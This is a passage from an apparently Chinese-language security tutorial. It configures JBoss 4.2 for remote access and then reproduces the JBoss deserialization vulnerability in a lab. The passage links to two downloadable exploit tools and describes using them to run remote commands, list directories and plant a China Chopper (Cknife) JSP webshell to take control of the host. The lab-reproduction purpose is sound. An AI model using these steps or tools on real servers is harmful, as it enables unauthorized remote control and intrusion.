
1. 变量名：CLASSPATH
2. 变量值：C:\jboss-4.2.1.GA\bin\run.jar



6.7 JBOSS 服务访问


6.7.1 JBoss 服务启动测试

全局环境变量添加结束后，我们再次尝试打开 JBoss 服务启动脚本，启动 JBoss 服务，看到如下图关键信息，即表示服务启动成功。



6.7.2 JBoss 远程访问报错

通过对 jboss 服务的访问测试发现，jboss 服务默认只接受本地(127.0.0.1:8080)的访问，远程主机访问 jboss 8080 服务会报“拒绝访问”！



6.7.3 Jboss 远程访问配置

经过相关的查询，发现 jboss 从 4.0 版本后，其默认配置是拒绝远程主机对 jboss 应用服务的直接访问的，如果需要访问，必须做相应的设置，具体办法见以下内容。

6.7.3.1 方法一：脚本启动处理

在 jboss-4.2.2.GA/bin 目录下，新建 start.bat 批处理脚本，写入如下内容：

```
1. run.bat -b 0.0.0.0
```

保存完，直接使用你新创建的这个 start.bat 批处理脚本启动服务之即可，此时我们进行远程访问就 OK 了。

6.7.3.2 方法二：修改配置文件处理

需要要修改 server.xml 配置文件，其一般路径如下： $JBOSS_HOME\server\default\deploy\jboss-web.deployer\server.xml

具体需要配置的内容就是修改 address 的参数值，修改 0.0.0.0 即可，具体配置文件方法可参考如下所示。

- （1）修改前默认配置内容

```
1. <Connector port="8080" address="${jboss.bind.address}"
2. maxThreads="250" maxHttpHeaderSize="8192"
3. emptySessionPath="true" protocol="HTTP/1.1"
4. enableLookups="false" redirectPort="8443" acceptCount="100"
5. connectionTimeout="20000" disableUploadTimeout="true" />
```

port：表示 JBoss 应用的访问端口，默认是 8080，把它改为 80，访问网页时就可以不加端口号了访问，如：http://localhost。

address：允许外网能访问你 JBoss 应用的 IP 地址，关键的地方就是把这里的 address 的值改为 0.0.0.0 ，即表示监听本地所有网卡，这样外网终端就可以通过本地的接口 IP 来访问本地的 JBoss 服务。

- （2）修改后的配置内容

```
1. <Connector port="80" address="0.0.0.0"
2. maxThreads="250" maxHttpHeaderSize="8192"
3. emptySessionPath="true" protocol="HTTP/1.1"
4. enableLookups="false" redirectPort="8443" acceptCount="100"
5. connectionTimeout="20000" disableUploadTimeout="true" />
```


重启提示：


当然最后还要提醒下大家，修改配置文件后需要重启 JBoss 服务，只有这样配置文件内容才能生效，这一点请切记。

6.8 外网访问测试

此时我们可以在命令行下观察下本地服务器 JBoss 8080 服务端口监听的情况，通过如下的截图我们可以清醒的看到，此时本服务服务监听是开启在 0.0.0.0 上，其实其表达的意思就是在本地服务器上开启所有接口 TCP 8080 端口的监听，那么我们自然可以使用外网终端对 JBoss 服务进行访问了。

前面如果大家注意，在没有修改配置文件前，我们本地监听有关 8080 端口监听的开启，其只是在 127.0.0.1 回环接口上（请见 6.3.1 章节截图）。





6.9、JBoss 反序列化漏洞复现

JBoss 漏洞环境我们已经搭建 OK 了，接下就正式进入漏洞利用的复现过程。

6.9.1 漏洞利用条件

有关 JBoss 反序列化漏洞利用条件，这里我们使用前面“3.1 章节”关于 JBoss 配置不当的检查方法，自检一下我们现在部署的 jboss 应用服务环境。

序号	自检内容	检查结果
1	JBossJMXInvokerServlet 接口(默认 8080 端口)以及 JBoss Web Console （/web-console/） 是否禁止对外；	不符合
2	以上系统是否都有在传输对象内容时，使用序列化技术（二进制流或 base64encode）	不符合
3	当对这些传输数据截包并且被替换为“包含命令执行的序列化内容”时，远程命令执行即触发。	不符合

当前笔者复现环境使用的是 jboss-4.2.2.GA 版本，所以默认情况下，以上三项检查内容自然是不符合的，接下来我们直接上工具利用检查确认。

6.9.2 工具下载

这里演示两款网上流行工具的基本使用，具体工具的下载地址统计如下。

Java 反序列化集成工具：http://pan.baidu.com/s/1jGSEFFS 密码: si6t

JBoss 反序列化漏洞 getshell 工具：http://pan.baidu.com/s/1hqD26fq

注：这里仅做学习交流之用，请勿使用这些工具进行任何违法攻击行为。

6.9.3 工具利用


6.9.3.1 Java 反序列化集成工具

这里演示下使用这个 java 反序列化集成工具来上传菜刀一句话，然后使用菜刀直接获取主机的远程控制权限。

6.9.3.1.1 工具基本功能


- （1） 信息获取

通过信息获取功能，我们可以直接获取到系统、当前管理员权限以及当前用户目录位置等关键信息。




- （2） 命令执行

通过此功能模块，可以直接进行相关远程命令的执行操作，直接获取远程主机的控制权限。





- （3） 列目录



- （4） webshell 上传

我这里直接使用工具自带的 webshell 进行上传，上传成功后，我们进行 webshell 的访问，发现会报 500 的解析报错，也就是说工具自带的 webshell 可能有问题，后面测试使用 Cknife 自带的 1.jsp 源码，是可以正常解析的。






6.9.3.1.2 上传菜刀 shell,获取主机权限

前面功能模块中，直接使用 webshell 上传，在不知道 jboss web 根目录的情况下，默认任何上传的文件,其存放的位置可能都是在$_jboss/bin 目录下（具体路径，可直接查看信息获取中给出的信息“User Currrent Directory”），所以我们首先可以使用“列目录”的功能收集下 jboss web 的真是根目录位置信息。

一般情况 jboss 默认安装的情况，其目录位置路径如下：


"$_jboss/server/default/deploy/jboss-webdeployer/ROOT.war/"

（1）jbos web 根目录路径信息收集




（2）上传 Cknifejsp 一句话源码

直接使用 Cknife 自带的 jsp 脚本内容进行上传，因为前面我们直接使用工具中的 webshell 脚本内容进行上传，发现解析会报错，所以我们这里直接将 Cknife 自带的 jsp 复制过来使用，并发现可以正常解析。



（3）菜刀连接之

使用菜刀直接连接上传的 1.jsp webshell，成功获取主机的远程控制权限。




6.9.3.2 JBoss 反序列化漏洞 getshell 工具

这个 JBoss 反序列化漏洞利用工具，是一个专门针对 JBoss 反序列化漏洞利用的工具，其直接通过 war 包的部署来获取一个“中国菜刀”的 webshell，使用非常的简单。

